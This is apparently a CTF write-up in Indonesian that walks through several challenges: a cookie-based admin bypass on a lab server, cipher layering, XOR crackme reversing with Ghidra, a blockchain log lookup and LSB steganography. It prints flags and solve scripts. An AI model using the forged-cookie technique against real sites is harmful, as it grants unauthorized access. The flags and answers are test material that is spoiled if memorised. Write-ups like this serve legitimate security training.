Kami diarahkan ke http://178.128.112.149/9_advance/user.php dengan akses User, tetapi mendapatkan pesan Welcome, admin.

Kami coba berpindah ke admin.php, http://178.128.112.149/9_advance/admin.php

The screenshot shows a web browser window with the URL http://178.128.112.149/9_advance/admin.php. The page displays a "Welcome, admin!" message and a heading "Akses Admin". Below the heading, there is a text box containing the flag: BPJS{0c4590ae8370a07406c285b12f3a32eb}. The browser's developer tools are open, specifically the Application tab, which shows the Local Storage and Cookies sections. The Local Storage table contains two items: "auth_coo..." with value "YWRtaW4%3d" and "PHPSESSID" with value "be3de03d2f58a7aedb6e62516484e7ef". Both items have the domain "178.128.112...." and path "/".

Name	Value	Domain	Path
auth_coo...	YWRtaW4%3d	178.128.112....	/
PHPSESSID	be3de03d2f58a7aedb6e62516484e7ef	178.128.112....	/

Flag:

BPJS{0c4590ae8370a07406c285b12f3a32eb}

11 Blockchain EVM #3

Diberikan sebuah kode string yang terlihat seperti hex. Clue pada soal mengarahkan untuk menggunakan ethers abiCoder. Dengan membuat script javascript sederhana didapat flag.

```
[sandwicheese㉿kali)-[~/ctf-writeups/BPJSHHealthkaton 2.0/Advance Level/B
lockchain EVM #3]
└─$ node flag.js
Result(2) [
  'BPJS{650994b667e0fb97189370c0ab1bb185}',
  overflow (argument="value", value=10768961726806838, code=INVALID_ARGUMENT,
T, version=6.7.1)
```

Flag:

BPJS{650994b667e0fb97189370c0ab1bb185}

12 Advanced AES

CTF Challenge Selesai

105 Poin diperoleh

Pertanyaan Ctf
Advanced AES

Pesan Terenkripsi:

```
WjJLeG1MQXBDMstsSUZXcUZZR2xya0oxSHFZRDVycG5VTC9aZXRVV3Q1ZEhsSGx3dmY2UD1tZ3RoaUxQVFZsVWI9PQ==
```

Petunjuk:


1. Pesan ini pertama kali dienkripsi menggunakan AES (Advanced Encryption Standard) dengan kunci rahasia `KunciRahasi a123`.
2. Kemudian, hasil enkripsi tersebut dienkripsi lagi menggunakan Caesar Cipher dengan geseran sebanyak 5 karakter.
3. Akhirnya, pesan tersebut dienkripsi lagi dengan base64 encoding.

Flag yang ditemukan Jawaban anda benar

1. b898ffa7ab7c1b1b64eca823f480fd9b7fe04464043dc77663e8e860454ac515859d38c83911599b4
2. BPJS{13a5ca101497670a968dc0b99f4a68bd}

Diberikan sebuah pesan terenkripsi. Sesuai petunjuk, pesan tersebut dapat didekripsi dengan melakukan langkah balik 3-2-1.

Pertama, lakukan base64 decoding



The screenshot shows a base64 decoding interface. The input field contains the encoded string: WjJLeG1MQXBDMstsSUZXcUZZR2xya0oxSHFZRDVycG5VTC9aZXRVV3Q1ZEhsSGx3dmY2UD1tZ3RoaUxQVFZsVWI9PQ==. The output field shows the decoded string: Z2KxiLApc1+lIFWqFYG1rkJ1HqYD5rpnUL/ZetUwt5dH1H1wtFtuZ01CDGhsa3qZW130Fvf6P9mgthiLPTV1Ub==. The interface includes a dropdown menu for 'Alphabet' set to 'A-Za-z0-9+/=' and a checkbox for 'Remove non-alphabet chars' which is checked.

Z2KxiLApc1+lIFWqFYG1rkJ1HqYD5rpnUL/ZetUwt5dH1H1wtFtuZ01CDGhsa3qZW130Fvf6P9mgthiLPTV1Ub==

Kedua, lakukan pergeseran karakter (-5)

The screenshot shows a web-based tool for encoding/decoding text. In the 'Input' field, the text 'Z2KxiLApc1+lIFWqFYG1rkJ1HqYD5rpnUL/ZetUWt5dH1HlwtFtuZ01CDGhsa3qZW130Fvf6P9mgthiLPTV1Ub=='. In the 'Output' field, the text 'U2FsdGVkX1+gDAR1ATBgmfE1C1TY5mkiPG/UzoPRo5yCgCgroAopU01XYBcnv3lUR13JAqa6K9hbocdGKOQgPw=='. The 'Amount' dropdown is set to '-5'.

U2FsdGVkX1+gDAR1ATBgmfE1C1TY5mkiPG/UzoPRo5yCgCgroAopU01XYBcnv3lUR13JAqa6K9hbocdGKOQgPw==

Ketiga, lakukan dekripsi AES dengan key ‘KunciRahasia123’ menggunakan situs <https://tool.oschina.net/encrypt>

The screenshot shows the 'tool.oschina.net/encrypt' website. The 'Plain text' field contains 'BPJS{13a5ca101497670a968dc0b99f4a68bd}'. The 'Encryption Algorithm' section has 'AES' selected. The 'password' field contains 'KunciRahasia123'. The 'Cipher text' field shows the previously encoded text: 'U2FsdGVkX1+gDAR1ATBgmfE1C1TY5mkiPG/UzoPRo5yCgCgroAopU01XYBcnv3lUR13JAqa6K9hbocdGKOQgPw=='. Below the fields are two buttons: 'encryption' and 'Decrypt'.

Flag:

BPJS{13a5ca101497670a968dc0b99f4a68bd}

13 C Binary

CTF Challenge Selesai

120 Poin diperoleh

Pertanyaan Ctf
C Binary

Diberikan sebuah program binary yang disebut main, program ini mengambil sebuah input dari pengguna dan mengecek apakah input tersebut sesuai. Tujuanmu adalah untuk menemukan input apa yang benar untuk program ini.

Petunjuk:

1. Program ini ditulis dalam C dan dikompilasi dengan gcc.
2. Program memiliki sebuah fungsi enkripsi sederhana untuk mengubah input pengguna dan membandingkannya dengan string enkripsi.
3. Input yang benar adalah kombinasi karakter dengan panjang 39.

Tantangan:

Flag yang ditemukan Jawaban anda benar

- 1. BPJS{bdfccdbbaadeb}
- 2. BPJS{0162bdf0ccc6767d39b7baa07deb01a9}

Pertama, kami melakukan dekompilasi program main menggunakan Ghidra.

```
Ghidra Decompiler - entry - (main)
1
2 undefined8 entry(void)
3
4 {
5     int isEqual;
6     char encryptedUserInput [39];
7     char userInput [39];
8     char secretKey [39];
9     long local_18;
10
11    local_18 = *(long *)PTR__stack_chk_guard_100004008;
12    _memcpy(secretKey,s__100003f08,0x27);
13    _printf("Masukkan kunci: ");
14    _scanf("%39s");
15    encrypt(userInput,encryptedUserInput);
16    _printf("Decrypted: %s\n");
17    _printf("User: %s\n");
18    isEqual = _strcmp(encryptedUserInput,secretKey);
19    if (isEqual == 0) {
20        isEqual = _printf("Selamat! Anda telah menemukan kunci yang benar.\n");
21    }
22    else {
23        isEqual = _printf("Maaf, kunci yang Anda masukkan salah.\n");
24    }
25    if (*(long *)PTR__stack_chk_guard_100004008 != local_18) {
26        /* WARNING: Subroutine does not return */
27        __stack_chk_fail(isEqual);
28    }
29    return 0;
30 }
```

Program memiliki fungsi encrypt yang jika didekompilasi adalah seperti berikut.

```
C# Decompile: encrypt - (main)
1
2 /* encrypt(char*, char*) */
3
4 void encrypt(char *param_1,char *param_2)
5
6 {
7     size_t sVar1;
8     int i;
9
10    i = 0;
11    while( true ) {
12        sVar1 = _strlen(param_1);
13        if (sVar1 <= (ulong)(long)i) break;
14        param_2[i] = param_1[i] ^ 0xaa;
15        i = i + 1;
16    }
17    sVar1 = _strlen(param_1);
18    param_2[sVar1] = '\0';
19    return;
20}
21
// param_2[i] = param_1[i] ^ 0xaa
```

Hasil dekompilasi fungsi encrypt() adalah fungsi yang melakukan XOR setiap karakter dari variabel kunci (input pengguna) dengan 0xaa. Hasil setiap karakter yang telah di xor dicocokkan dengan setiap karakter di variabel secretKey.

Karena XOR adalah enkripsi yang reversible. Kami dapat menemukan input pengguna yang benar dengan melakukan XOR setiap karakter secretKey dengan 0xAA. Dengan menggunakan script didapat flag.

```
secretKey =
[0xE8,0xFA,0xE0,0xF9,0xD1,0x9A,0x9B,0x9C,0x98,0xC8,0xCE,0xCC,0x9A,0xC9,0xC9,0xC9,0x9D,0x9C
,0x9D,0xCE,0x99,0x93,0xC8,0x9D,0xC8,0xCB,0xCB,0x9A,0x9D,0xCE,0xCF,0xC8,0x9A,0x9B,0xCB,0x93,0xD7
,]

flag = ""
for i in secretKey:
    flag += chr(i ^ 0xaa)

flag += "\0"
print(flag)
# BPJS{0162bdf0ccc6767d39b7baa07deb01a9}
```

Flag:

```
BPJS{0162bdf0ccc6767d39b7baa07deb01a9}
```

14 Blockchain EVM#2 -> Logs

CTF Challenge Selesai

110 Poin diperoleh

Pertanyaan Ctf
Blockchain EVM#2 -> Logs

Perusahaan A memiliki smart contract blockchain yang telah bers tatus deployed, namun pada smart contract tersebut terdapat beberapa kelemahan yang dapat di temukan pada Event logs Atau Event emitter yang terdapat pada smart contract itu sendiri, maka dapatkanlah flag yang terdapat pada Logs tersebut.

data yang telah di dapat:

- contractAddress: **0x0499fcD8Aa4A23c26a4a0e625194B102d4ABA2dF**
- topics: **[0x844e4fccb87d6d1843733397bf5d41ce3551716260f6e90263dbbed3bda32f4f]**
- fromBlock: **40275908**
- toBlock: **40276268**

Flag yang ditemukan Jawaban anda benar

1. BPJS{6a2591fb55e5bc84479b785534145d9f}

Pertama, kami melakukan pencarian contractAddress pada situs <https://mumbai.polygonscan.com/> .

<https://mumbai.polygonscan.com/address/0x0499fcD8Aa4A23c26a4a0e625194B102d4ABA2dF#events>

Pencarian ditemukan dan kami membuka tab Events. Lalu, terdapat hex yang jika kami ubah menjadi text kami mendapatkan Flag. Flag tersebut juga terdapat pada topics yang sesuai dengan data soal.

Flag:

BPJS{6a2591fb55e5bc84479b785534145d9f}

15 Pesan Tersembunyi

CTF Challenge Selesai
125 Poin diperoleh
Pertanyaan Ctf
Pesan Tersembunyi
Deskripsi:

Seorang agen rahasia telah menyembunyikan sebuah pesan rahasia di dalam sebuah gambar. Tugas Anda adalah untuk menemukan pesan tersembunyi tersebut. Agen tersebut menggunakan teknik steganografi untuk menyembunyikan pesan di dalam bit-bit terkecil dari setiap piksel gambar. Anda harus menganalisa gambar tersebut untuk mengungkap pesan rahasia.


Berkas: [paus.png](#)

Instruksi:

Download berkas [paus.png](#). Gunakan teknik steganografi LSB untuk mengekstrak pesan yang tersembunyi di dalam gambar tersebut. Pesan akan berbentuk teks, dan diakhiri dengan karakter nol (\n) (11111111).

Flag yang ditemukan Jawaban anda benar
1. BPJS{8461d064af7cc0e7c676fe6dd03dcc77}

Diberikan sebuah file paus.png yang berisikan gambar seekor paus. Di dalam soal diberi instruksi untuk menggunakan teknik steganografi LSB untuk mengekstrak pesan tersembunyi di dalam file tersebut. Kami menggunakan tools stegsolve untuk mendapatkan flag. Awalnya kami mencoba coba opsi yang mungkin pada bit planes dan order settingsnya. Kami menemukan flag pada bit planes rgb 0 0 0 dan order settings column serta bit ordernya **LSB**.



Flag:

BPJS{8461d064af7cc0e7c676fe6dd03dcc77}